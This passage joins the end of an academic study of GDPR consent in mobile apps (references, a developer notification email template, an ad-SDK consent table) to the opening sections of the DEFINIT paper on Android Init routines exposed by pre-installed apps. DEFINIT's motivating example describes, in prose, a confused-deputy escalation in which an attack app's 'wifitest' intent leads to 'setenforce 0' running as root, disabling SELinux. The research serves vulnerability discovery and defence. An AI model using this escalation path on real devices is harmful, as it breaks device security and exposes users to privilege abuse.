[16] Datatilsynet. Intention to issue eur 10 million fine to grindr llc, 2021. URL https://www.datatilsynet.no/en/news/2021/intention-to-issue--10-million-fine-to-grindr-llc2/. 2021/02/04.

[17] M Degeling, C Utz, C Lentzsch, H Hosseini, F Schaub, and T Holz. We value your privacy... now take some cookies: Measuring the gdpr's impact on web privacy. In *NDSS*, 2019.

[18] E Derr, S Bugiel, S Fahl, Y Acar, and M Backes. Keep me updated: An empirical study of third-party library updatability on android. In *CCS*, 2017.

[19] Z Durumeric, E Wustrow, and J A Halderman. Zmap: Fast internet-wide scanning and its security applications. In *USENIX Security*, 2013.

[20] P D Ellis. *The essential guide to effect sizes: Statistical power, meta-analysis, and the interpretation of research results*. Cambridge university press, 2010.

[21] europa.eu. "opinion 06/2014 on the notion of legitimate interests of the data controller under article 7 of directive 95/46/ec (article 29 working party). https://ec.europa.eu/justice/article-29/documentation/opinion-recommendation/files/2014/wp217_en.pdf, 2020/09/02.

[22] Exodus-Privacy. Exodus standalone. https://github.com/Exodus-Privacy/exodus-standalone, 2020. 2020/09/14.

[23] Facebook. Fb sdk best practices for gdpr compliance. https://developers.facebook.com/docs/app-events/gdpr-compliance/, 2021. 2021/02/01.

[24] Facebook. Get started – android. https://developers.facebook.com/docs/app-events/getting-started-app-events-android#auto-events, 2021. 2021/02/01.

[25] Á Feal, P Calciati, N Vallina-Rodriguez, C Troncoso, and A Gorla. Angel or devil? a privacy study of mobile parental control apps. *PoPETS*, 2020.

[26] Flurry. Flurry monetization and gdpr. https://developer.yahoo.com/flurry/docs/publisher/gdpr/, 2021. 2021/02/01.

[27] Flurry. Manual flurry android sdk integration. https://developer.yahoo.com/flurry/docs/integrateflurry/android-manual/, 2021. 2021/02/01.

[28] Flurry. Android sdk release notes. https://developer.yahoo.com/flurry/docs/releasenotes/android/#version-6-3-0-03-22-2016, 2021. 2021/02/01.

[29] forbrukerradet.no. Out of control. https://fil.forbrukerradet.no/wp-content/uploads/2020/01/2020-01-14-out-of-control-final-version.pdf, 2020/09/02.

[30] GDPR. Art. 4 Definitions. URL https://gdpr.eu/article-4-definitions/.

[31] GDPR. Art. 6 Lawfulness of processing, 2021. URL https://gdpr.eu/article-6-how-to-process-personal-data-legally/. 2021/02/01.

[32] GDPR. Art. 7 Conditions for consent, 2021. URL https://gdpr.eu/article-7-how-to-get-consent-to-collect-personal-data/. 2021/02/01.

[33] Google. Obtaining consent with the user messaging platform. URL https://developers.google.com/admob/ump/android/quick-start.

[34] Google. Play console help for android developers - advertising id. https://support.google.com/googleplay/android-developer/answer/6048248?hl=en, 2021/02/02.

[35] IAB Europe GDPR Implementation Group. The definition of personal data - working paper 02/2017. https://iabeurope.eu/wp-content/uploads/2019/08/20170719-IABEU-GIG-Working-Paper02_Personal-Data.pdf, 2017.

[36] P Hornyack, S Han, J Jung, S Schechter, and D Wetherall. These aren't the droids you're looking for: retrofitting android to protect data from imperious applications. In *CCS*, 2011.

[37] R Leenes and E Kosta. Taming the cookie monster with dutch law–a tale of regulatory failure. *Computer Law & Security Review*, 2015.

[38] F Li, Z Durumeric, J Czyz, M Karami, M Bailey, D McCoy, S Savage, and V Paxson. You've got vulnerability: Exploring effective vulnerability notifications. In *USENIX Security*, 2016.

[39] L Li, T F Bissyandé, M Papadakis, S Rasthofer, A Bartel, D Octeau, J Klein, and L Traon. Static analysis of android apps: A systematic literature review. *Information and Software Technology*, 2017.

[40] M Li, W Wang, P Wang, S Wang, D Wu, J Liu, R Xue, and W Huo. Libd: Scalable and precise third-party library detection in android markets. In *ICSE*, 2017.

[41] X Liu, Y Leng, W Yang, W Wang, C Zhai, and T Xie. A large-scale empirical study on android runtime-permission rationale messages. In *VL/HCC*, 2018.

[42] Z Ma, H Wang, Y Guo, and X Chen. Libradar: Fast and accurate detection of third-party libraries in android apps. In *ICSE*, 2016.

[43] C Matte, N Bielova, and C Santos. Do cookie banners respect my choice?: Measuring legal compliance of banners from iab europe's transparency and consent framework. In *SP*, 2020.

[44] myTarget. Privacy and gdpr. https://target.my.com/help/partners/privacygdpr/en, 2021. 2021/02/01.

[45] T T Nguyen, D C Nguyen, M Schilling, G Wang, and M Backes. Measuring user perception for detecting unexpected access to sensitive resource in mobile apps. In *ASIA CCS*, 2020.

[46] NOYB – European Center for Digital Rights. Google: If you don't want us to track your phone – just get another tracking id! https://noyb.eu/en/complaint-filed-against-google-tracking-id, 2021. 2021/01/17.

[47] objection. Runtime mobile exploration. https://github.com/sensepost/objection, 2021. 2021/01/17.

[48] X Pan, Y Cao, X Du, B He, G Fang, R Shao, and Y Chen. Flowcog: context-aware semantics extraction and analysis of information flow leaks in android apps. In *USENIX Security*, 2018.

[49] Data Protection Working Party. Guidelines on consent under regulation 2016/679 (wp259rev.01). https://ec.europa.eu/newsroom/article29/item-detail.cfm?item_id=623051, 2016. 2020/09/04.

[50] Google Policy. Monetization and ads. https://support.google.com/googleplay/android-developer/answer/9857753/#zippy=, 2021. 2021/01/17.

[51] publicsuffixlist. publicsuffixlist. https://github.com/ko-zu/psl, 2021. 2021/05.

[52] A Razaghpanah, R Nithyanand, N Vallina-Rodriguez, S Sundaresan, M Allman, C Kreibich, and P Gill. Apps, trackers, privacy, and regulators: A global study of the mobile tracking ecosystem. In *NDSS*, 2018.

[53] J Reardon, Á Feal, P Wijesekera, A E B On, N Vallina-Rodriguez, and S Egelman. 50 ways to leak your data: An exploration of apps' circumvention of the android permissions system. In *USENIX Security*, 2019.

[54] General Data Protection Regulation. Regulation (eu) 2016/679 of the european parliament and of the council of 27 april 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing directive 95/46. *OJEU*, 2016.

[55] J Ren, A Rao, M Lindorfer, A Legout, and D Choffnes. Recon: Revealing and controlling pii leaks in mobile network traffic. In *MobiSys*, 2016.

[56] I Reyes, P Wijesekera, J Reardon, A E B On, A Razaghpanah, N Vallina-Rodriguez, and S Egelman. "won't somebody think of the children?" examining coppa compliance at scale. *PETS*, 2018.

[57] I Sanchez-Rola, M Dell'Amico, P Kotzias, D Balzarotti, L Bilge, P-A Vervier, and I Santos. Can i opt out yet? gdpr and the global illusion of cookie control. In *Asia CCS*, 2019.

[58] R Slavin, X Wang, M B Hosseini, J Hester, R Krishnan, J Bhatia, T D Breaux, and J Niu. Toward a framework for detecting privacy policy violations in android application code. In *ICSE*, 2016.

[59] B Stock, G Pellegrino, C Rossow, M Johns, and M Backes. Hey, you have a problem: On the feasibility of large-scale web vulnerability notification. In *USENIX Security*, 2016.

[60] B Stock, G Pellegrino, F Li, M Backes, and C Rossow. Didn't you hear me? - towards more successful web vulnerability notifications. In *NDSS*, 2018.

[61] S Traverso, M Trevisan, L Giannantoni, M Mellia, and H Metwalley. Benchmark and comparison of tracker-blockers: Should you trust them? In *TMA*, 2017.

[62] M Trevisan, S Traverso, E Bassi, and M Mellia. 4 years of eu cookie law: Results and lessons learned. *PETS*, 2019.

[63] Unity3d. Gdpr compliance. https://docs.unity3d.com/Packages/com.unity.ads@3.3/manual/LegalGdpr.html, 2021. 2021/02/01.

[64] Unity3d. Privacy policy. https://unity3d.com/legal/privacy-policy, 2021. 2021/02/01.

[65] P Vallina, Á Feal, J Gamba, N Vallina-Rodriguez, and A F Anta. Tales from the porn: A comprehensive privacy analysis of the web porn ecosystem. In *IMC*, 2019.

[66] Vungle. Vungle sdk for android. https://github.com/Vungle/Android-SDK/blob/master/CHANGELOG.md, 2021. 2021/02/01.

[67] Y Wang, H Zhang, and A Rountev. On the unsoundness of static analysis for android guis. In *PLDI*, 2016.

[68] webshrinker. webshrinker. https://www.webshrinker.com/, 2021. 2021/05.

[69] C Weir, B Hermann, and S Fahl. From needs to actions to secure apps? the effect of requirements and developer practices on app security. In *USENIX Security*, 2020.

[70] P Wijesekera, A Baokar, A Hosseini, S Egelman, D Wagner, and K Beznosov. Android permissions remystified: A field study on contextual integrity. In *USENIX Security*, 2015.

[71] Z Yang, M Yang, Y Zhang, G Gu, P Ning, and X S Wang. Appintent: Analyzing sensitive data transmission in android for privacy leakage detection. In *CCS*, 2013.

[72] L Yu, X Luo, X Liu, and T Zhang. Can we trust the privacy policies of android apps? In *DSN*, 2016.

[73] S Zimmeck, Z Wang, L Zou, R Iyengar, B Liu, F Schaub, S Wilson, N M Sadeh, S M Bellovin, and J R Reidenberg. Automated analysis of privacy requirements for mobile apps. In *NDSS*, 2017.

A Email Notification Template

Dear $developer team,

We are a team of academic researchers from the $affiliation, conducting a research project on user consent and GDPR (EU General Data Protection Regulation) compliance of mobile apps. Please note that this email is part of an academic research project and is not meant to sell any products or services.

As part of our analysis, we investigate the sharing of users' personal information (e.g., user IP address, persistent identifiers, tracking identifiers) with third-party services to show personalized or behavioral advertising. Based on our analysis, your app shares some personal user information to such services without obtaining prior explicit consent from users. We have prepared a detailed report on the analysis methodology, the data being sent out, and the parties involved. You can access this through our (password-protected) Web interface at $report_url (please do not publish this URL as it is personalized for your app). By analyzing the legal documents (e.g., the terms of service, privacy policies, developer guidelines, and contracts) provided by the third-party services in question, we concluded that your app might be non-compliant with the consent requirements by the GDPR [1]. In most cases, in order to be legally compliant, an app is required to obtain explicit consent from users situated in the European Union before sharing users' personal data with third parties for personalized ads, if those third parties act as a data controller. Please note that we do not offer a conclusive legal assessment or consultancy on an individual app's compliance as there might be an alternative lawful basis present for data sharing with a third party other than consent. As this email is part of a research project in which we are trying to understand the reasons for GDPR compliance issues of mobile apps in the wild, it would be immensely helpful to provide us with feedback regarding your apps.

(1) Were you aware of the types of data that are being collected and transmitted when you include third-party SDK(s) into your apps? Were you aware that these types of data could be considered personal data under the GDPR?

(2) Are there specific reasons why your app does not implement explicit consent?

(3) Are there any changes you plan to apply to remedy the outlined issues? What type of support (e.g., documentation or automated tools) would be beneficial for you?

Should you have further questions or wish not to receive any further communication, please contact us, and we will diligently follow the request.

Best regards
$researchers
[1] (The full-text reference of [54] was added in the email.)

B Manual Version Analysis

We first analyze the app network traffic to find parameters that indicate the SDK version. These are: `unity3d.com` (*x-unity-version*, *sdkversion*, *sdk_version_name*, *sdk_ver*, *sdkversion*); `flurry.com` (*fl.sdk.version.code*); `vungle.com` (*user-agent*, *sdk*); `my.com`: (*mytracker_ver*); `amazon-adsystem.com` (*adsdk*). Further, we manually verify the results with the identified SDK(s) release notes. We then used this knowledge to detect versions all apps that sent PD.

No.	Name	Domain Names	GDPR Solution	Earliest consent support SDK version	Note
1	Facebook	facebook.com	Do not require consent	—	Under GDPR, developer are required to obtain end User consent before sending data via our SDK
2	Unity	unity3d.com	Consent API	3.3.0	
3	Flurry	flurry.com	Consent API	10.0.0	
4	AppsFlyer	appsflyer.com	Do not require consent	—	Providing APIs for opt-in and opt-out
5	Chartboost	chartboost.com	Consent API	7.3.0	
6	SuperSonic	supersonicads.com	Consent API	6.7.9	
7	StartApp	startappservice.com	Consent API	1.2.0	
8	AdColony	adcolony.com	Consent API	3.3.4	
9	Branch	branch.io	Do not require consent	—	Providing APIs for opt-in and opt-out
10	Vungle	vungle.com	Consent API	6.2.5	
11	Applovin	applovin.com	Consent API	8.0.1	
12	Tapjoy	tapjoy.com	Consent API	11.12.2	GDPR-compliant based on "legitimate interest"
13	ConsoliAds	consoliads.com	Consent API	—	
13	BidMachine	bidmachine.io	Consent API	1.3.0	
14	MoPub	mopub.com	Consent API	5.0.0	
15	Presage	presage.io	—	—	
16	AdinCube	adincube.com	—	—	
17	Ogury	ogury.io	Consent API	4.1.4	
18	Amazon	amazon-adsystem.com	—		
19	InMobi	inmobi.com	Consent API	7.1.0	
20	Adbrix	ad-brix.com	Do not require consent	—	Providing APIs for opt-in and opt-out
21	Adbrix	adbrix.io	Do not require consent	—	Providing APIs for opt-in and opt-out
22-23	Tenjin	tenjin.com, tenjin.io	Do not require consent	-	Providing APIs for opt-in and opt-out
24	Mobvista	rayjump.com	—	—	
25	Tenjin	tenjin.io	—	—	
26	Appnext	appnext.com	Consent API	2.3.0	
27	Pollfish	pollfish.com	Do not require consent	—	Have to provide disclosure for using this SDK
28	My.com	my.com	—	—	
29	Soomla	soom.la	Consent API	—	Should be a bad practice since default behavior is TRUE
30	Localytics	localytics.com	Do not require consent	2.1.0	Providing APIs for opt-in and opt-out
31	Tapdaq	tapdaq.com	Consent API	6.2.2	
32	Leanplum	leanplum.com	Do not require consent	-	Providing APIs for opt-in and opt-out
33	Criteo	criteo.com	Consent Management Provider	3.7.0	
34	WebEngage	webengage.com	—		
35	Smart AdServer	smartadserver.com	Consent Management Provider	1.2.0	
36	Umeng	umeng.com	—	—	
37	omtrdc.net	omtrdc.net	—	—	
38	MobiRoller	mobiroller.com	—	—	
39	Kiip	kiip.me	not clear	—	Due to GDPR regulations, NinthDecimal is now blocking all ad requests from the affected EEA regions.
40	Adtrace	adtrace.io	Do not require consent	-	Have to provide disclosure for using this SDK
41	Airpush	airpush.com	—	—	
42	Inloco	inlocomedia.com	Consent API	4.0.0	
43	PubMatic	pubmatic.com	—	—	
44	Tapstream	tapstream.com	—	—	
45	YovoAds	yovoads.com	—	—	

Table 5: Companies detected as ad-related, for which our analysis of legal documents indicate they act as data controllers.

DEFINIT: An Analysis of Exposed Android Init Routines

Yuede Ji*
University of North Texas
yuede.ji@unt.edu

Mohamed Elsabagh
Kryptowire
melsabagh@kryptowire.com

Ryan Johnson
Kryptowire
rjohnson@kryptowire.com

Angelos Stavrou
Kryptowire
astavrou@kryptowire.com

Abstract

During the booting process of an Android device, a special daemon called Init is launched by the kernel as the first user-space process. Android allows vendors to extend the behavior of Init by introducing custom routines in .rc files. These Init routines can also be triggered by privileged pre-installed apps in a certain manner to accomplish privileged functionalities. However, as these pre-installed apps may fail to properly protect access to code sites triggering these Init routines, the capabilities of these routines may leak to unprivileged apps, resulting in crossing security boundaries set by the system. To this end, this study aims at investigating the prevalence of these Init routines and their security impact. We present DEFINIT as a tool to help automate the process of identifying Init routines exposed by pre-installed apps and estimating their potential security impact. Our findings are alarming. We found that custom Init routines added by vendors were substantial and had significant security impact. On a data set of 259 firmware from the top 21 vendors worldwide, we identified 1,947 exposed custom Init routines in 101 firmware from 13 vendors. Of these routines, 515 performed at least one sensitive action. We verified 89 instances spanning 30 firmware from 6 vendors, allowing unprivileged apps to perform sensitive functionalities without user interaction, including disabling SELinux enforcement, sniffing network traffic, reading system logs, among others.

1 Introduction

Android is open source and freely available to vendors to customize and port to different platforms. Owing to its open-source nature, Android has dominated the global smartphone market, holding more than 72% of the market share as of December 2020 [1]. The Android ecosystem is vast and versatile in supporting various platforms such as TVs, wearables, infotainment systems, and IoT devices. Android is built on top of a modified Linux with several changes at the kernel and user levels. Perhaps the most substantial of those is Android's process isolation and permission model: Android apps run in isolated processes, receive private storage spaces on the filesystem, can communicate using Android-specific secure inter-process communication (IPC) mechanisms, and require permission to access OS resources. This has also been the most studied aspect of Android from a security perspective [2–12].

Less studied are Android changes to Linux that are not necessarily visible to app developers and users. Few prior works have looked at the security risks stemming from Android customizations to boot loaders [13], kernel drivers [14], memory management [15], and SELinux policies [13, 16]. Other areas, such as changes to user-space daemons, received little to no attention. Of particular interest to us are changes made to the "Init" process, the first user-space process launched by the kernel after booting. Similar to Linux, Init on Android initializes the user space by mounting filesystems, initializing hardware, setting security policies, and loading essential system components. Different from Linux though, Init on Android is also the system property store where it keeps global system properties (in the form of key-value pairs) set by Init itself and other privileged Android processes.

More importantly, Android Init can execute custom routines in response to changing system properties. Android vendors can introduce privileged apps and executables to support certain vendor-specific hardware (e.g., sensors and custom partitions) and introduce value-added software services (e.g., custom pin-locked storage for vendor apps). These custom Init routines are defined in .rc files in the form of what Android Init calls "actions" and "services" using the Android Init Language [17] and execute with higher privileges than available to regular processes.[1]

Our work focuses on these vendor modifications to Init and attempts to assess their prevalence and potential security impact. Specifically, we are interested in studying security threats stemming from privileged apps exposing access to

*This work was done while the first author was interning at Kryptowire.

[1] Unless otherwise stated, in the rest of this document we use the term "Init routine" to collectively refer to Init actions and services.

Init routines that perform sensitive functionality. To this end, we propose an analysis system called DEFINIT to help us systematically analyze Android firmware images, map out the behaviors of custom Init routines, identify their necessary trigger conditions, analyze the privileged apps triggering them, and highlight sensitive routines exposed by privileged apps.[2]

We applied DEFINIT to 259 Android firmware from the top 21 vendors worldwide containing a total of 64,632 pre-installed apps and identified 1,947 exposed Init routines, all of which were added by vendors. Of these routines, 515 perform at least one sensitive action, impacting 101 firmware from 13 vendors. We further identified and verified 89 instances spanning 30 firmware from 6 vendors, allowing unprivileged apps to perform sensitive functionalities, such as disabling SELinux enforcement, capturing network traffic, reading system logs, recording the device screen, among others. Our findings highlight the significant security risks posed by vendor customizations to the Init process that are visible at the application layer, an area that has been previously unexplored. To summarize, we make the following contributions:

- **Novel System.** We propose DEFINIT, an automated practical system to process Android firmware images and identify Init routines, estimate their behavior, identify routines exposed by privileged apps, and highlight interesting routines that potentially pose a security risk.
- **Systematic Study.** We present the first comprehensive study on vendor customization to Android Init routines triggerable from privileged apps using a corpus of 259 firmware covering Android versions 8 to 11 from the top 21 vendors worldwide.
- **New Findings.** We provide new insights into the prevalence and security impact of customized Init routines and highlight multiple concrete exploitable instances with severe security and privacy impact to end users.

2 Background

2.1 Android Firmware Customization

We use the term Android firmware to refer to Android OS images that can be flashed to a device. An Android firmware contains all files necessary for the device to operate, and typically includes a bootloader, kernel, boot files, security policies, OS files, and pre-installed apps bundled by the device vendor. These files are packed as a set of partition blocks, and the firmware itself is delivered as a compressed archive (the exact file structure differs among vendors).

Android vendors customize their devices by including additional hardware and software to differentiate themselves by providing a unique, branded experience. The vendors take the official version of Android from the Android Open Source Project (AOSP) to make modifications and integrate their code. These modifications often touch many parts of the system, including boot files and OS components. It is possible to identify the base AOSP version a firmware image was forked from by inspecting the `/build.prop` file in a firmware root filesystem. Once identified, one can identify vendor customization by diffing files from a vendor firmware with their counterparts, if present, in the firmware base AOSP image.

Vendors also often include apps from their partners, hardware manufacturers, and carriers. Android apps are classified by type and an app's type limits the actions the app can perform on the device. A third-party app is an app that does not originate from the device vendor and is generally directly installed by the user through an app marketplace. A pre-installed app is an app that the vendor has included in the device firmware. Pre-installed apps are often necessary for proper system functionality. Pre-installed apps, by their nature of being selected by the vendor, can obtain permissions and capabilities that are not available to third-party apps. A pre-installed app in this regard is considered *privileged* versus third-party apps installed from the market.

2.2 Android Init

Like all Unix-like systems, Android has a special daemon process named Init (short for initialization) that executes first in user space once the kernel has finished booting. The Init process runs as `root` and acts as the progenitor to all other user space processes. The Init process is responsible for starting up the system, setting up directories and their permissions, mounting partitions, initializing peripherals, and setting up various system settings. On Android, the Init binary is located at `/init` at the root filesystem.

Android Init, however, diverges from traditional Unix-like systems in multiple ways. For instance, Init implements the system property store where it provides global read access to system properties to other processes (e.g., via the `getprop` command) and provides privileged processes with write access to system properties (e.g., via the `setprop` command). Android Init also acts as the device event handler (e.g., when the device is connected to USB).

Most importantly, device vendors can configure and extend the behavior of Android Init by defining custom Init routines in Init Resource Files (`.rc` files for short) that Init loads at boot time. These `.rc` files can be stored on different partitions, such as `/system` and `/vendor`. Init starts by loading the `/init.rc` file which further imports other `.rc` files. Init routines are implemented in the form of "actions" and "services" written in the Android Init Language [17]. An Android Init action is a named sequence of internal Init commands. An Init service specifies an external program for Init to launch, and potentially restart, with different runtime settings and security contexts.

Android Init can execute an Init routine at any point while the system is running when its corresponding "trigger" is

[2] DEFINIT stands for **D**etecting **E**xposed **F**unctionalities from **Init**.

matched. A trigger is a conditional statement that starts with "on" followed by a strictly conjunctive expression over Init event names (called Event Triggers) or system property values (called Property Triggers). Property Triggers use the word "property:" followed by a property name and expected value (e.g., "on property:service.adb.root=1"). Once the conditions for a trigger are satisfied at runtime, the associated actions for the trigger are executed.

Init recognizes several special property prefixes, including "ro.*" for read-only properties, "persist.*" for properties that survive reboots, and "sys.usb.*" for device USB attachment settings, among others. Init also recognizes two custom properties, "ctl.start=<service>" and "ctl.stop=<service>", that can be set by privileged apps to directly start and stop Init services without necessarily needing to satisfy their triggers.

Init property triggers use global system properties that can only be set by privileged apps and processes using internal Android commands and APIs, such as android.os.SystemProperties.set and setprop, that are not available to third-party apps. In this regard, privileged apps can be thought of as *deputies* as they can act on the request of an unprivileged app and invoke an Init routine by setting system properties. This can allow an unprivileged app to indirectly launch a sensitive Init routine through an open interface in a privileged app, resulting in crossing the security boundaries set by the system as the capabilities of the *exposed* Init routine are effectively leaked to the unprivileged app.

3 Threat Model and Assumptions

Our threat model assumes the users have installed an attacker-controlled, third-party app on their devices. This attack app will attempt to escalate its privileges by interacting with privileged pre-installed apps that have the capability to modify system properties that start Init routines.

We assume the attack app will interact with a privileged app by sending crafted inter-process communication (IPC) messages to exported (i.e., callable by other apps) components in the privileged app. This is a standard threat model specific to the Android ecosystem where apps are sandboxed and pre-installed apps can be granted permissions and capabilities not available to third-party apps [2–8, 10–12]. These methods allow the attack app to indirectly invoke code sites within a privileged app that cause the setting of system properties, launching an Init routine that performs a functionality that a third-party cannot perform given its limited privileges.

We only consider pre-installed apps as the access vector to Init routines. Analyzing other potential access vectors introduced by vendors is outside the scope of this work. Finally, we consider only Android versions 8.0 and higher since versions prior to 8.0 no longer receive system updates nor security patches as of this writing.




Figure 1: A simplified example based on a real-world case identified by DEFINIT for disabling SELinux enforcement through an Init service exposed by a pre-installed app.

4 Overview

4.1 Motivating Example

A real-world example of an exposed sensitive Init routine detected by DEFINIT is shown in Figure 1, where an unprivileged app disables SELinux policy enforcement on the device for all processes by exploiting a privileged app invoking a sensitive Init service. The figure shows the interactions between the attack third-party app, the privileged system app, the Init process, and the shell script invoked by a custom Init service to disable SELinux. A third-party attack app broadcasts a message (called an Intent in the context of Android) with an action of "wifitest" in step ❶. The Intent is received by an exported component in a privileged system app that registered to receive that action. Once received, the privileged app sets the system properties "a" to "1" and "b" to "true" in step ❷. These two system properties trigger an Init action (i.e., satisfy its conditions) that starts the wifitest service in step ❸. The wifitest service in turn executes a shell script /bin/wifitest.sh, in step ❹, as the root user. Finally, the script executes the setenforce 0 command that disables the system-wide enforcement of Mandatory Access Control (MAC) SELinux policies (the main defense mechanism Android systems depend on to establish mandatory privilege boundaries among processes).

4.2 Challenges and Key Insights

This study aims to identify potential security weaknesses stemming from Init routines exposed to unprivileged apps. We propose DEFINIT as a system that helps automatically highlight these potential issues for an analyst. DEFINIT has to handle multiple challenges concerned with processing Init files, understanding the behaviors of Init routines and their potential security impact, capturing dependencies and trigger conditions, identifying privileged apps invoking these routines, and detecting sensitive routines exposed to unprivileged actors. We discuss these challenges in the following.

C1: Processing Init files. While the Android Init Language is documented at [17], Init itself loads and processes `.rc` files dynamically in the presence of extra sources of information, such as system properties preloaded at boot time. Init `.rc` files can also reference Init sections defined in other files (using an `import` statement) and service definitions are polymorphic (i.e., a service can override its parent definition by using an `override` modifier). Since DEFINIT is static, we needed to implement a parser for `.rc` files that closely mimics the dynamism of Init. By studying the source code of Init, we found that we can start parsing at the root `/init.rc` file and nest into included files in depth-first order to mimic the behavior of Init. We discuss this in more detail in §5.1.

C2: Determining action and service behaviors. Init routines can execute programs represented as Init commands, ELF binaries, and shell scripts. DEFINIT needs to be able to determine the behavior of these programs to identify which routines perform security-relevant functionalities and the sensitivity of these functionalities. While the behaviors of individual commands and standard Android APIs are documented, the problem of automatically determining the behavior of arbitrary programs is undecidable as it can be reduced to the halting problem [18]. Nevertheless, the behavior of a program can be estimated based on information present in the executable program file that could indicate its behavior.

In DEFINIT, we estimate the behavior of routines by extracting code traces (including hardcoded parameter values) from their binaries and estimating the behavior of these traces using a compiled list of behaviors of potentially sensitive commands and standard Android APIs. This process maps a routine to a vector of behavioral categories, allowing an analyst to get an idea of its estimated general behavior. We also used static rules in our evaluation to help highlight specific behaviors by looking in the traces for certain call patterns. For example, if an Init service calls a system command to dump system logs to a file followed by a command that moves files to external storage, then it can be estimated that the service leaks the system logs to external storage. The specifics of behavior estimation vary depending on the kind of program executable being analyzed, which we detail out in §5.2.

C3: Modeling trigger conditions. There exist multiple interdependencies between Init actions, services, and Android commands and APIs. For instance, an action could start a service that runs a program that itself starts another Init service by setting an Init property to which a property trigger is registered. Actions could also start multiple services and commands. Trigger conditions can be composed of properties set by disjoint routines, making it difficult to identify the necessary trigger sequences to get Init to launch a certain routine. Therefore, DEFINIT needs to capture these dependencies (including transitive ones) to be able to reason about the conditions necessary to trigger a certain behavior via Init routines. To capture these interdependencies, DEFINIT builds a graph that we refer to as Init Dependency Graph (IDG). In an IDG, nodes represent Init triggers, Init services, and executables called by routines. (An executable here can be an Init command, a shell command, or an ELF binary.) Edges in an IDG represent call edges between triggers, services, and executables; and conjunction relationships between conjuncts in a composite property trigger. Using an IDG, we can efficiently extract relationships between Init actions, services, triggers, and the conditions necessary to execute a certain Init action or service. We discuss IDGs in §5.3.

C4: Identifying exposed routines and behaviors. On Android, Init properties can only be set by privileged apps (including privileged native binaries) by using internal APIs, such as `android.os.SystemProperties.set` and `___system__property__set`, that are not available to third-party apps. Privileged apps here can be thought of as deputies that control access to Init routines. Privileged apps that invoke sensitive Init routines based on requests from unprivileged apps can be subject to confused-deputy attacks where the capabilities performed by Init leak to the unprivileged apps.

Identifying privileged apps invoking Init routines requires identifying app call sites that invoke APIs setting system properties, and resolving the parameter values of these APIs to identify the properties being set and their corresponding values at each call site. In DEFINIT, we developed a technique to identify the property keys being read/written and the mapping between each property key and its corresponding value in a context- (i.e., taking the callee stacks at each relevant API call site into consideration) and flow-sensitive (i.e., taking statements execution order into consideration) manner. We then identify exposed routines by looking for control-flow paths from exported app entry points to relevant code sites. We tune our analysis to avoid false positives from dynamic bytecode constructs (e.g., virtual calls) at the expense of soundness (i.e., missing some valid flows). More details are provided in §5.4.

5 Detailed Design

Figure 2 shows the workflow of DEFINIT. Given an Android firmware image as input, DEFINIT unpacks it to extract needed files. It then processes Init `.rc` files to identify custom Init routines. We consider a service to be custom, i.e., a result of vendor modification, if it references an executable that was not present in the base AOSP image of the firmware. We consider an action as custom if its trigger is not found in the base AOSP image. DEFINIT then estimates the behavior of these routines and assesses their security impact. Following that, DEFINIT identifies privileged apps exposing access to these sensitive routines and generates a report containing a listing of the exposed routines, their estimated behaviors and




Figure 2: Workflow of DEFINIT.

security impact, privileged apps exposing them and how, and Init trigger conditions needed to invoke these routines. We discuss the details of these steps in the following.[3]

5.1 Extracting Init Routine Definitions

DEFINIT processes `.rc` files to extract Init routines and the commands or executables they invoke. Parsing occurs according to the syntax of the Android Init Language [17] in a way that mimics the runtime behavior of Init. Specifically, DEFINIT parses each `.rc` file line by line, starting at the root `/init.rc` file, then nests into imported files in depth-first order following the same import rules in [17, sec. imports]. Variables encountered during parsing of static Init constructs (e.g., `import` paths) are substituted with their corresponding default values from `.prop` and boot environment files.

Since an Init service definition can override a previous definition associated with the same service name, DEFINIT only keeps the most-specialized service definition that uses the `override` modifier (i.e., the last encountered definition in Init `.rc` parsing order that sets the `override` modifier). For a trigger that is declared multiple times, DEFINIT appends all its actions under the first-encountered trigger (this is equivalent to Init sequentially invoking the actions of each declaration of the trigger at runtime). The output of this step is an enumeration of the effective set of Init routines (i.e., the subset of routines that are *live* at runtime) and their associated triggers, SELinux modifiers, and other attributes as defined in [17].

[3] We omit the details of the firmware unpacking process as we employ standard unpacking tools and techniques. Interested readers can refer to prior work (e.g., [9, 11]) for information on unpacking techniques.

5.2 Estimating Behaviors of Init Routines

The goal of this step is to estimate the behavior of executables invoked by Init when a trigger is fired. Init can invoke three kinds of executables in response to a trigger: Init actions, shell scripts, and ELF binaries. We discuss how we collect code traces from each executable kind in the following.

Init actions are defined by the Init Language [17] as a named sequence of predefined Init commands, therefore DEFINIT extracts Init action traces from the action definitions in `.rc` files as a list of Init commands, substituting hardcoded property values as needed from `.prop` files.

